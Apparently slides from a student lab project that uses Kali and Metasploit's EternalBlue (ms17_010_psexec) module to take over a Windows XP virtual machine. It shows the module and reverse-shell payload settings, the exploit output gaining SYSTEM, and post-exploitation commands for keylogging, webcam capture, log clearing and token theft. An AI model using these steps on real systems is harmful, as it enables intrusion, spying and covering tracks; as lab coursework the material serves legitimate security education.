
```
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting              Required  Description
   ----                  ---------------              --------  -----------
   DBGTRACE              false                        yes       Show extra debug trace info
   LEAKATTEMPTS          99                           yes       How many times to try to leak transaction
   NAMEDPIPE                                          no        A named pipe that can be connected to (leave blan
                                                                k for auto)
   NAMED_PIPES           /usr/share/metasploit-framew yes       List of named pipes to check
                         ork/data/wordlists/named_pip
                         es.txt
   RHOSTS                169.254.204.146              yes       The target host(s), see https://github.com/rapid7
                                                                /metasploit-framework/wiki/Using-Metasploit
   RPORT                 445                          yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                no        Service description to to be used on target for p
                                                                retty listing
   SERVICE_DISPLAY_NAME                               no        The service display name
   SERVICE_NAME                                       no        The service name
   SHARE                 ADMIN$                       yes       The share to connect to, can be an admin share (A
                                                                DMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                            no        The Windows domain to use for authentication
   SMBPass                                            no        The password for the specified username
   SMBUser                                            no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     169.254.204.145  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Proof of attack




```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 169.254.204.145:4444
[*] 169.254.204.146:445 - Target OS: Windows XP 3790 Service Pack 1
[*] 169.254.204.146:445 - Filling barrel with fish... done
[*] 169.254.204.146:445 - ←————————————————| Entering Danger Zone |————————————————→
[*] 169.254.204.146:445 -       [*] Preparing dynamite...
[*] 169.254.204.146:445 -               [*] Trying stick 1 (x64)...Boom!
[*] 169.254.204.146:445 -       [+] Successfully Leaked Transaction!
[*] 169.254.204.146:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 169.254.204.146:445 - ←————————————————| Leaving Danger Zone |————————————————→
[*] 169.254.204.146:445 - Reading from CONNECTION struct at: 0xfffffadf725d7020
[*] 169.254.204.146:445 - Built a write-what-where primitive...
[+] 169.254.204.146:445 - Overwrite complete... SYSTEM session obtained!
[*] 169.254.204.146:445 - Selecting native target
[*] 169.254.204.146:445 - Uploading payload... mpJTijhp.exe
[*] 169.254.204.146:445 - Created \mpJTijhp.exe...
[+] 169.254.204.146:445 - Service started successfully...
[*] 169.254.204.146:445 - Deleting \mpJTijhp.exe...
[*] Sending stage (175686 bytes) to 169.254.204.146
[*] Sending stage (175686 bytes) to 169.254.204.146
[*] Meterpreter session 4 opened (169.254.204.145:4444 → 169.254.204.146:1045) at 2022-12-01 17:10:24 -0500

meterpreter > [*] Meterpreter session 5 opened (169.254.204.145:4444 → 169.254.204.146:1040) at 2022-12-01 17:10:33
 -0500
help
```

Commands you can use once logged into victim




```
Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam
```

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getenv        Get one or more environment variable values
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getsid        Get the SID of the user that the server is running as
    getuid        Get the user that the server is running as
    kill          Terminate a process
    localtime     Displays the target system local date and time
    pgrep         Filter processes by name
    pkill         Terminate processes by name
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS
```




```
Stdapi: User interface Commands
===============================

    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyboard_send  Send keystrokes
    keyevent       Send key events
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    mouse          Send mouse events
    screenshare    Watch the remote user desktop in real time
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components
```

Using screen share command



```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/IhGkEgZP.html
[*] Streaming ...
```



kalilinux (set ip to xp machine) [Running] - Oracle VM VirtualBox

Metasploit screenshare - 169

file:///home/kali/IhGkEgZP.html

```
Target IP  : 169.254.204.146
Start time : 2022-12-01 17:21:33 -0500
Status     : Playing
```

Document - WordPad

Password: Joe124124

Group assignments

CODY

-Research for attacks/ windows machine

-run different attacks/found the attack that works

-complete slides

SEAN

-Research for attacks/ windows machine

-complete slides

- tested different attacks to see which vulnerabilities were not patched

Wrap up

In this project we decided to use kali linux to scan a windows machine for vulnerabilities that we could take advantage of to take control of the machine. We learned through research different attacks and exploits to use through on the windows machine through metasploit. We found it difficult to find the the correct OS version that would still be vulnerable to eternalblue. We learned a lot about Nmap, metasploit, firewalls and also the vulnerabilities of windows machines.

References/Research

https://www.avast.com/c-eternalblue

https://www.hackingarticles.in/smb-penetration-testing-port-445/

https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2017-0161

https://nvd.nist.gov/vuln/detail/CVE-2017-0161